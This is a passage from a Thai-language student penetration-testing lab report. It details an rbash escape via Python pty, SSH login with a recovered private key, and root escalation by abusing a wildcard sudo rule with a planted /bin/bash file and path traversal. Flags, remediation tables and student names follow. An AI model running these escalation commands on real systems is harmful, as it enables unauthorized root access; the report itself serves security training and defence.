ความหมาย: เกิดจากผู้ใช้งานกำลังอยู่ในระบบ Shell ประเภท Restricted Bash (rbash) ซึ่งเป็นระบบ Shell ที่ถูกจำกัดสิทธิ์ความปลอดภัยไว้มาก ทำให้ผู้ใช้ไม่สามารถรันคำสั่งบางประเภทได้ เช่น การใช้คำสั่ง cd เพื่อเปลี่ยนไดเรกทอรีไปยังโฟลเดอร์อื่น (เช่น /home) ส่งผลให้ติดขัดในการทำงานและไม่สามารถเคลื่อนย้ายไปสำรวจจุดอื่นของระบบได้

จาก (รูปที่ 6.3.5.4) การทดลองรันคำสั่ง 'cd /home' แล้วไม่สำเร็จเลยใช้คำสั่ง: python3 -c 'import pty; pty.spawn("/bin/bash")' เป็นคำสั่งที่ใช้สำหรับเปลี่ยนจาก Non-interactive Shell (Shell ที่โต้ตอบไม่ได้) ให้กลายเป็น Interactive Shell โดยใช้โมดูล pty ของ Python

รายละเอียดคำสั่ง

- python3 คือ โปรแกรมแปลคำสั่งภาษา Python เวอร์ชัน 3 ที่ติดตั้งอยู่บนเครื่องปลายทาง
- -c (Command): ออปชันที่บอกให้ Python ทำการประมวลผลโค้ดสั้น ๆ ที่เขียนต่อท้ายในเครื่องหมายคำพูดเดี่ยวทันที โดยไม่ต้องสร้างเป็นไฟล์สคริปต์แยก
- 'import pty; pty.spawn("/bin/bash")' คือ โค้ดภาษา Python ที่ทำหน้าที่ดังนี้:
 - import pty: เรียกใช้งานโมดูล Pseudo-terminal utilities
 - pty.spawn("/bin/bash"): สั่งให้ระบบสร้าง (Spawn) หน้าจอ Terminal หรือ Shell ตัวใหม่ที่เป็นสิทธิ์แบบปกติ (/bin/bash) ขึ้นมาทับตัวเก่า

จากนั้นทำงานใช้คำสั่ง `cd/home` ได้สำเร็จ เพื่อเข้าไปที่ path home ได้สำเร็จ

```
seppuku@seppuku:~$ cd /home
seppuku@seppuku:~/home$
```

รูปที่ 6.4.5.5 รันคำสั่งเพื่อไปที่ path home

หลังจากที่ใช้เข้าหน้า home ได้สำเร็จแล้วทำการใช้คำสั่ง `ls` เพื่อเช็คว่ามีข้อมูลอะไรอยู่บ้าง
รายละเอียดคำสั่ง

- `ls` คือ List หมายถึง คำสั่งพื้นฐานบนระบบปฏิบัติการ Linux ที่ใช้สำหรับแสดงรายชื่อไฟล์และโฟลเดอร์ย่อยทั้งหมดที่อยู่ภายในตำแหน่งปัจจุบัน

```
seppuku@seppuku:~/home$ ls
samurai  seppuku  tanto
seppuku@seppuku:~/home$
```

รูปที่ 6.3.5.5 ข้อมูล user ที่มีอยู่ในหน้า home

รายละเอียดผลลัพธ์

เมื่อรันคำสั่งตรวจสอบรายชื่อภายในโฟลเดอร์ `/home` ระบบได้แสดงผลลัพธ์ออกมาดังนี้:

samurai , seppuku , tanto

ความหมาย: สิ่งที่ตรวจพบคือ รายชื่อโฟลเดอร์บ้าน (Home Directory) ของผู้ใช้งานทั้งหมดที่มีสิทธิ์อยู่ในระบบนี้ ซึ่งประกอบไปด้วยผู้ใช้ 3 บัญชีรายชื่อ ได้แก่:

1. samurai (บัญชีผู้ใช้ระดับทั่วไปคนอื่นในระบบ)
2. seppuku (บัญชีผู้ใช้ปัจจุบันที่เรากำลังถือสิทธิ์ควบคุมอยู่)
3. tanto (บัญชีผู้ใช้ระดับทั่วไปอีกคนหนึ่งในระบบ)

จากนั้นผู้ทดสอบเข้าสู่ระบบด้วย SSH ใช้ Private RSA Key จากไฟล์ id-rsa ที่ได้เซฟไว้เข้าสู่ระบบบัญชี tanto ด้วยคำสั่ง 'ssh tanto@192.168.230.90 -i id-rsa'

รายละเอียดคำสั่ง

- ssh คือ Secure Shell หมายถึง โปรแกรมหรือโปรโตคอลที่ใช้ในการเชื่อมต่อเข้าควบคุมเครื่องคอมพิวเตอร์ปลายทางระยะไกลแบบเข้ารหัสที่มีความปลอดภัย
- tanto@192.168.230.90 คือ Target User & IP หมายถึง การระบุชื่อผู้ใช้งาน (User) ที่ต้องการใช้ล็อกอินคือ tanto และหมายเลข IP ของเครื่องเป้าหมายคือ 192.168.230.90
- -i คือ Identity file หมายถึง ออปชันที่บอกให้ SSH เรียกใช้งานกุญแจเข้ารหัสลับ (Private Key) แทนการป้อนรหัสผ่านปกติแบบธรรมดา
- id-rsa คือ Key File หมายถึง ชื่อไฟล์ Private Key ที่เตรียมไว้ (ซึ่งผ่านการตั้งค่าสิทธิ์เป็น 600 ด้วยคำสั่ง chmod ในขั้นตอนก่อนหน้านี้เรียบร้อยแล้ว)

```
(root@kali)-[~/Downloads]
# ssh tanto@192.168.230.90 -i id-rsa

** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tanto@seppuku:~$
```

รูปที่ 6.4.6.3 เข้าสู่ระบบบัญชี tanto โดยใช้ Private RSA Key ได้สำเร็จ

ผลลัพธ์จาก (รูปที่ 6.4.6.3) เข้าสู่ระบบบัญชี tanto โดยใช้ Private RSA Key ได้สำเร็จจากนั้นใช้คำสั่ง: 'mkdir .cgi_bin' เพื่อสร้างโฟลเดอร์ที่ชื่อว่า.cgi_bin

รายละเอียดคำสั่ง

- mkdir คือ Make Directory หมายถึง คำสั่งพื้นฐานบนระบบปฏิบัติการ Linux ที่ใช้สำหรับสร้างโฟลเดอร์หรือไดเรกทอรีใหม่ขึ้นมาในตำแหน่งปัจจุบัน
- .cgi_bin คือ Directory Name (Hidden Folder) หมายถึง ชื่อโฟลเดอร์ที่ต้องการสร้างโดยการใส่เครื่องหมายจุด (.) ไว้ด้านหน้า เพื่อตั้งค่าให้โฟลเดอร์นี้เป็นโฟลเดอร์ซ่อน (Hidden)


```
tanto@seppuku:~$ mkdir .cgi_bin
```

รูปที่ 6.4.6.4 สร้างโฟลเดอร์

จากนั้นเรา cd ไม่ได้เลยใช้คำสั่ง: `python3 -c 'import pty; pty.spawn("/bin/bash")'` เพื่อให้ cd ได้เป็นคำสั่งที่ใช้สำหรับเปลี่ยนจาก Non-interactive Shell (Shell ที่โต้ตอบไม่ได้) ให้กลายเป็น Interactive Shell โดยใช้โมดูล pty ของ Python

รายละเอียดคำสั่ง

- `python3` คือ การเรียกใช้งานโปรแกรมแปลคำสั่ง (Interpreter) ของภาษา Python เวอร์ชัน 3 ที่ติดตั้งอยู่บนระบบปฏิบัติการนั้น ๆ
- `-c (Command)`: เป็นออปชันที่บอกให้ Python ประมวลผลโค้ดสั้น ๆ ที่เขียนเรียงต่อกันในเครื่องหมายคำพูดเดี่ยว ('...') แทนที่ โดยที่ผู้ใช้งานไม่จำเป็นต้องสร้างไฟล์สคริปต์แยก (เช่น ไม่ต้องสร้างไฟล์ `script.py`)
- `import pty`; คือ การสั่งให้ Python โหลดโมดูลที่ชื่อว่า pty (Pseudo-terminal utilities) เข้ามาใช้งาน ซึ่งโมดูลนี้มีความสามารถในการสร้างและควบคุมหน้าจอ Terminal เสมือนขึ้นมาได้
- `pty.spawn("/bin/bash")` คือ ฟังก์ชันที่สั่งให้ระบบทำการแตกกระบวนการ (Spawn) หรือสร้างหน้าจอ Shell ตัวใหม่ขึ้นมา โดยระบุให้เรียกใช้งาน `/bin/bash` (Bourne-Again Shell) ซึ่งเป็นระบบ Shell มาตรฐานที่มีความสามารถในการโต้ตอบและรันคำสั่งได้อย่างเต็มรูปแบบ

```
tanto@seppuku:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

รูปที่ 6.4.6.5 ทดลองรันคำสั่ง

จากนั้นใช้คำสั่ง '`cd .cgi_bin/`' เพื่อเข้าไปที่ path `.cgi_bin`

รายละเอียดคำสั่ง

- `cd` คือ Change Directory หมายถึง คำสั่งพื้นฐานบนระบบปฏิบัติการ Linux ที่ใช้สำหรับเปลี่ยนตำแหน่งโฟลเดอร์การทำงานในปัจจุบันไปยังตำแหน่งใหม่ที่ระบุ
- `.cgi_bin/` คือ Target Directory (Hidden Folder) หมายถึง โฟลเดอร์เป้าหมายที่ต้องการเดินทางเข้าไป ซึ่งในที่นี้คือโฟลเดอร์ซ่อนที่ผู้ใช้ tanto ได้ใช้คำสั่ง `mkdir .cgi_bin` สร้างขึ้นมาในขั้นตอนก่อนหน้านี้


```
tanto@seppuku:~$ cd .cgi_bin/
tanto@seppuku:~/cgi_bin$
```

รูปที่ 6.4.6.6 ย้ายไปยังไดเรกทอรี path cgi_bin

จากนั้นใช้คำสั่ง:

‘echo "/bin/bash" > bin’: สร้างไฟล์ชื่อ bin ที่ข้างในบรรจุข้อความว่า/bin/bash

‘chmod 777 bin’: การตั้งค่าสิทธิ์ระดับสูงสุดให้กับไฟล์ bin

‘ls -la’: แสดงรายชื่อไฟล์ในไดเรกทอรีนั้นแบบละเอียด

แล้วเปิดค้ำไว้แล้วกลับไป ssh samurai

```
tanto@seppuku:~/cgi_bin$ echo "/bin/bash" > bin
tanto@seppuku:~/cgi_bin$ chmod 777 bin
tanto@seppuku:~/cgi_bin$ ls -la
total 12
drwxr-xr-x 2 tanto tanto 4096 May  7 17:28 .
drwxr-xr-x 5 tanto tanto 4096 May  7 17:23 ..
-rwxrwxrwx 1 tanto tanto  10 May  7 17:28 bin
tanto@seppuku:~/cgi_bin$
```

รูปที่ 6.4.6.7 คำสั่งและแสดงรายละเอียดไฟล์

กลับมาที่ user samurai ใช้คำสั่ง: ‘sudo ../../../../home/tanto/.cgi_bin/bin /tmp/*’
เพื่อยกระดับสิทธิ์

รายละเอียดคำสั่ง

- sudo คือ Superuser Do หมายถึง คำสั่งที่ใช้ขอสิทธิ์ผู้ดูแลระบบสูงสุด (root) ในการประมวลผลโปรแกรมหรือคำสั่งที่อยู่ถัดไปชั่วคราว
- ../../../../home/tanto/.cgi_bin/bin คือ Target Binary Path หมายถึง การระบุพารามิเตอร์กลับแบบหลายขั้น (Path Traversal) เพื่อเจาะจงเรียกใช้งานไฟล์ที่ชื่อ bin ซึ่งถูกแอบสร้างไว้ในโฟลเดอร์ซ่อนของผู้ใช้ tanto โดยก่อนหน้านี้ไฟล์นี้ถูกเขียนคำสั่งเปิดระบบ Shell (/bin/bash) ที่ข้างใน
- /tmp/* คือ Argument Wildcard หมายถึง ตัวแปรหรืออาร์กิวเมนต์ที่ส่งต่อเข้าไปพร้อมกับคำสั่ง เพื่อให้ตัวระบบตรวจสอบสิทธิ์ของ sudo มองเห็นว่าคำสั่งนี้ตรงตามเงื่อนไขความปลอดภัยที่ระบบอนุญาตไว้ทุกประการ (ตามเงื่อนไขในไฟล์คอนฟิกูเรชันที่เคยตรวจสอบผ่าน sudo -l)

```
(root@kali)-[~/Desktop]
# ssh samurai@192.168.230.90
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
samurai@192.168.230.90's password:
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 7 17:08:19 2026 from 192.168.45.167
samurai@seppuku:~$ sudo ../../../../../../home/tanto/.cgi_bin/bin /tmp/*
```

รูปที่ 6.3.6.8 ใช้คำสั่งเพื่อยกระดับสิทธิ์

6.4.7. Proof Flag

จากนั้นใช้คำสั่ง: `cd /root` เพื่อเข้าไปที่โฟลเดอร์ root และใช้คำสั่ง: `ls` เพื่อทำการแสดงไฟล์ที่มีอยู่ในโฟลเดอร์ root ใช้คำสั่ง: `cat sudo proof.txt` เพื่อทำการรับ Flag ที่2

จาก (รูปที่ 6.4.7) หลังจากที่สามารถยกระดับสิทธิ์ขึ้นเป็นผู้ดูแลระบบสูงสุด (root) ได้สำเร็จแล้ว มีการรันชุดคำสั่งเพื่อเข้าถึงเป้าหมายสุดท้ายของระบบ สามารถอธิบายรายละเอียดแยกตามคำสั่งที่ปรากฏได้ดังนี้ครับ

รายละเอียดคำสั่งที่ 1: การเปลี่ยนโฟลเดอร์ไปยังพื้นที่ของ root

- `cd` คือ Change Directory หมายถึง คำสั่งสำหรับเปลี่ยนตำแหน่งการทำงานไปยังโฟลเดอร์อื่น
- `/root` คือ Target Directory หมายถึง โฟลเดอร์ส่วนตัว (Home Directory) ของผู้ดูแลระบบสูงสุด (root) ซึ่งผู้ใช้ทั่วไปจะไม่สามารถกดเปลี่ยนสิทธิ์เข้ามาในโฟลเดอร์นี้ได้

รายละเอียดคำสั่งที่ 2: การตรวจสอบรายชื่อไฟล์

- `ls` คือ List หมายถึง คำสั่งแสดงรายชื่อไฟล์และโฟลเดอร์ย่อยในตำแหน่งปัจจุบัน
- ผลลัพธ์ที่ตรวจพบ (`proof.txt` , `root.txt`): ระบบรายงานว่าพบไฟล์ข้อความสำคัญ 2 ไฟล์ ซึ่งมักจะเป็นไฟล์เป้าหมายสูงสุดในระบบแล็บทดสอบความปลอดภัยเพื่อใช้ยืนยันการยึดครองระบบ (Root Proof)

รายละเอียดคำสั่งที่ 3: การเปิดอ่านเนื้อหาไฟล์ (พบข้อผิดพลาดและการพิมพ์เกิน)

- cat sudo proof.txt คือ
- cat คือ คำสั่งเปิดอ่านเนื้อหาในไฟล์
- proof.txt คือ ชื่อไฟล์เป้าหมายจริง ๆ ที่ต้องการเปิดอ่าน

```
root@seppuku:/home/samurai# cd /root
root@seppuku:~# ls
proof.txt  root.txt
root@seppuku:~# cat sudo proof.txt
cat: sudo: No such file or directory
e9819d2bd2319e39453b25d717374d56
```

รูปที่ 6.4.7 การรันชุดคำสั่งและผลflagที่ 2

ผลลัพธ์จาก (รูปที่ 6.4.7) ได้รับ Flag proof : e9819d2bd2319e39453b25d717374d56

6.5. Proof of Concept (PoC)

ผู้ทดสอบดำเนินการอ่านไฟล์ proof.txt ใน Directory /root เพื่อยืนยันการได้รับสิทธิ์ Root

Root Flag (proof.txt)	e9819d2bd2319e39453b25d717374d56
Local Flag (local.txt)	d95303a822690950c8bea74af4e3dffc

6.6. รายละเอียดช่องโหว่หลักที่พบ

Finding Title	SSH Brute Force — Weak Password
Severity	High
CVSS Score	8.1
CWE	CWE-521 (Weak Password Requirements)
ระบบที่ได้รับผลกระทบ	192.168.230.90 (Seppuku) — SSH Port 22
คำอธิบาย	ระบบใช้รหัสผ่านที่ไม่ปลอดภัย (eeyoree) สำหรับบัญชี seppuku ซึ่งสามารถถูก Brute Force ได้ด้วย wordlist ทั่วไปภายในระยะเวลาอันสั้น
ผลกระทบ	ผู้โจมตีสามารถเข้าถึงระบบผ่าน SSH ได้โดยไม่ได้รับอนุญาต ส่งผลให้ข้อมูลภายในระบบและข้อมูลประจำตัวอื่นๆ ถูกเปิดเผย
วิธีป้องกัน	กำหนดนโยบายรหัสผ่านที่ต้องมีความยาวไม่น้อยกว่า 12 ตัวอักษร ประกอบด้วยตัวอักษรพิมพ์ใหญ่-เล็ก ตัวเลข และอักขระพิเศษ รวมถึงพิจารณาใช้ SSH Key Authentication แทน Password
แหล่งอ้างอิง	https://attack.mitre.org/techniques/T1110/001/

7. สรุปแนวทางการแก้ไข (Remediation Summary)

จากผลการทดสอบทั้ง 5 เป้าหมาย ทีมผู้ทดสอบขอเสนอแนวทางการแก้ไขโดยจัดลำดับตามความเร่งด่วนดังนี้

7.1. Target 1 — Monitoring (192.168.220.136)

ลำดับ	แนวทางการแก้ไข	ระดับความเร่งด่วน
1	เปลี่ยนรหัสผ่านเริ่มต้นของบัญชี nagiosadmin และกำหนดนโยบายรหัสผ่านที่มีความซับซ้อน	ระยะสั้น
2	จำกัดการเข้าถึง Nagios XI Web Interface จาก IP ที่ได้รับอนุญาตเท่านั้น	ระยะสั้น
3	อัปเดต Nagios XI เป็นเวอร์ชัน 5.6.6 ขึ้นไป เพื่อแก้ไขช่องโหว่ CVE-2020-5792	ระยะกลาง
4	อัปเดต OS จาก Ubuntu 16.04 (EOL) เป็น Ubuntu 22.04 LTS	ระยะกลาง
5	ปิด Anonymous Cipher Suites และอัปเดต jQuery เป็น 3.5.0 ขึ้นไป	ระยะกลาง
6	บล็อก ICMP Timestamp Request ด้วย iptables	ระยะยาว

7.2. Target 2 — ColddBox Easy (192.168.182.239)

ลำดับ	แนวทางการแก้ไข	ระดับความเร่งด่วน
1	เปลี่ยนรหัสผ่านบัญชี c0ldd เป็นรหัสผ่านที่ไม่ปรากฏใน wordlist ที่เป็นที่รู้จัก	ระยะสั้น
2	ปิด WordPress Theme/Plugin Editor ด้วย <code>define('DISALLOW_FILE_EDIT', true)</code>	ระยะสั้น
3	ลบ SUID Bit ออกจาก <code>/usr/bin/find</code> ด้วยคำสั่ง <code>chmod u-s /usr/bin/find</code>	ระยะสั้น
4	อัปเดต WordPress เป็นเวอร์ชันล่าสุดและปิด XML-RPC	ระยะกลาง
5	เปิดใช้งาน Two-Factor Authentication และจำกัดการเข้าถึง <code>/wp-login.php</code>	ระยะกลาง
6	ตรวจสอบ SUID Binaries ทั้งหมดในระบบอย่างสม่ำเสมอ	ระยะยาว

7.3. Target 3 — CyberSploit1 (192.168.169.92)

ลำดับ	แนวทางการแก้ไข	ระดับความเร่งด่วน
1	ลบ Username ออกจาก HTML Source Code Comment	ระยะสั้น
2	ลบรหัสผ่านออกจากไฟล์ robots.txt และห้ามใช้ Base64 แทนการเข้ารหัสจริง	ระยะสั้น
3	อัปเดต Linux Kernel เป็น 3.19.1 ขึ้นไป เพื่อแก้ไขช่องโหว่ CVE-2015-1328	ระยะกลาง
4	อัปเดต OS จาก Ubuntu 12.04 (EOL) เป็นเวอร์ชันที่ยังได้รับการสนับสนุน	ระยะกลาง
5	ปิดการตอบสนอง mDNS บนอินเทอร์เน็ตเฟสที่เชื่อมต่อกับเครือข่ายภายนอก	ระยะกลาง
6	กำหนดนโยบายห้ามฝัง Credential ไว้ใน Source Code หรือไฟล์ที่เข้าถึงได้สาธารณะ	ระยะยาว

7.4. Target 4 — Gaara (192.168.131.142)

ลำดับ	แนวทางการแก้ไข	ระดับความเร่งด่วน
1	เปลี่ยนรหัสผ่านบัญชี gaara เป็นรหัสผ่านที่มีความยาวไม่น้อยกว่า 12 ตัวอักษร	ระยะสั้น
2	ลบ SUID Bit ออกจาก /usr/bin/gdb ด้วยคำสั่ง <code>chmod u-s /usr/bin/gdb</code>	ระยะสั้น
3	เปิดใช้งาน Account Lockout Policy เพื่อป้องกันการโจมตีแบบ Brute Force	ระยะกลาง
4	เปลี่ยนมาใช้ SSH Key Authentication แทนการใช้รหัสผ่าน	ระยะกลาง
5	ตรวจสอบ SUID Binaries ทั้งหมดในระบบและลบออกหากไม่มีความจำเป็น	ระยะกลาง
6	บล็อก ICMP Timestamp Request เพื่อป้องกันการเปิดเผยข้อมูลเวลาของระบบ	ระยะยาว

7.5. Target 5 — Seppuku (192.168.230.90)

ลำดับ	แนวทางการแก้ไข	ระดับความเร่งด่วน
1	เปลี่ยนรหัสผ่านบัญชี seppuku เป็นรหัสผ่านที่ไม่ปรากฏใน wordlist ที่เป็นที่รู้จัก	ระยะสั้น
2	ลบไฟล์ password.lst, private.bak, shadow.bak และ hostname ออกจาก Web Directory สาธารณะ	ระยะสั้น
3	ปิด Directory Listing ใน Apache Configuration ด้วยการตั้งค่า Options -Indexes	ระยะสั้น
4	แก้ไข /etc/sudoers ให้ระบุ Path แบบ Absolute และไม่ใช่ Wildcard (*)	ระยะกลาง
5	ลบ NOPASSWD Option และจำกัดสิทธิ์ sudo ให้เฉพาะคำสั่งที่จำเป็น	ระยะกลาง
6	จำกัดการเข้าถึงโฟลเดอร์ /secret และ /keys ด้วย .htaccess หรือ Firewall Rule	ระยะกลาง
7	ตรวจสอบ sudo Rules ด้วย visudo และทบทวน sudo -l ของทุก User อย่างสม่ำเสมอ	ระยะยาว

ภาคผนวก (Appendices)

ภาคผนวก ก — คำนิยามระดับความรุนแรง

ระดับ	คำนิยาม
Critical	ช่องโหว่ที่เมื่อถูกโจมตีสามารถควบคุมระบบได้อย่างสมบูรณ์ หรือเข้าถึงข้อมูลสำคัญสูงสุด
High	ช่องโหว่ที่ส่งผลกระทบอย่างมีนัยสำคัญต่อความลับ ความถูกต้อง หรือความพร้อมใช้งานของระบบ
Medium	ช่องโหว่ที่ส่งผลกระทบในระดับปานกลาง อาจต้องใช้เงื่อนไขเพิ่มเติมในการโจมตี
Low	ช่องโหว่ที่มีผลกระทบน้อยต่อการดำเนินงานขององค์กร
Info	ข้อสังเกตเพื่อปรับปรุงความปลอดภัย ไม่ถือเป็นช่องโหว่โดยตรง

ภาคผนวก ข — รายชื่อเครื่องที่โจมตีสำเร็จ

Host / IP	เป้าหมาย	วิธีที่ใช้	หมายเหตุ
192.168.220.136	Monitoring	Nagios Default Creds + CVE-2020-5792 (Metasploit)	ยกระดับสิทธิ์ Root สำเร็จ
192.168.182.239	ColdBox Easy	WP Brute Force + PHP Reverse Shell + SUID	ยกระดับสิทธิ์ Root สำเร็จ
192.168.169.92	CyberSploit1	HTML/robots.txt Info Disclosure + CVE-2015- 1328	ยกระดับสิทธิ์ Root สำเร็จ
192.168.131.142	Gaara	SSH Brute Force + SUID gdb	ยกระดับสิทธิ์ Root สำเร็จ
192.168.230.90	Seppuku	SSH Brute Force + sudo Path Traversal	ยกระดับสิทธิ์ Root สำเร็จ

ภาคผนวก ค — รายชื่อสมาชิกกลุ่มและหน้าที่รับผิดชอบ

ชื่อ-นามสกุล	รหัสนักศึกษา	เป้าหมายที่รับผิดชอบ
นางสาวสุพรรณิ สุรินทะ	1660701135	Target 3 — CyberSploit1
นายณัฐพงษ์ ผุยลัด	1660702117	Target 2 — ColdBox Easy
นายธรรมศาสตร์ มธุรส	1660702257	Target 5 — Seppuku
นายอัศวรธร อุวิเชียร	1660703065	Target 3 — CyberSploit1
นายภูมิพัฒน์ บุญเรืองโรจน์	1660704121	Target 4 — Gaara
นายกฤษณะ ลาดแท่น	1660704196	Target 1 — Monitoring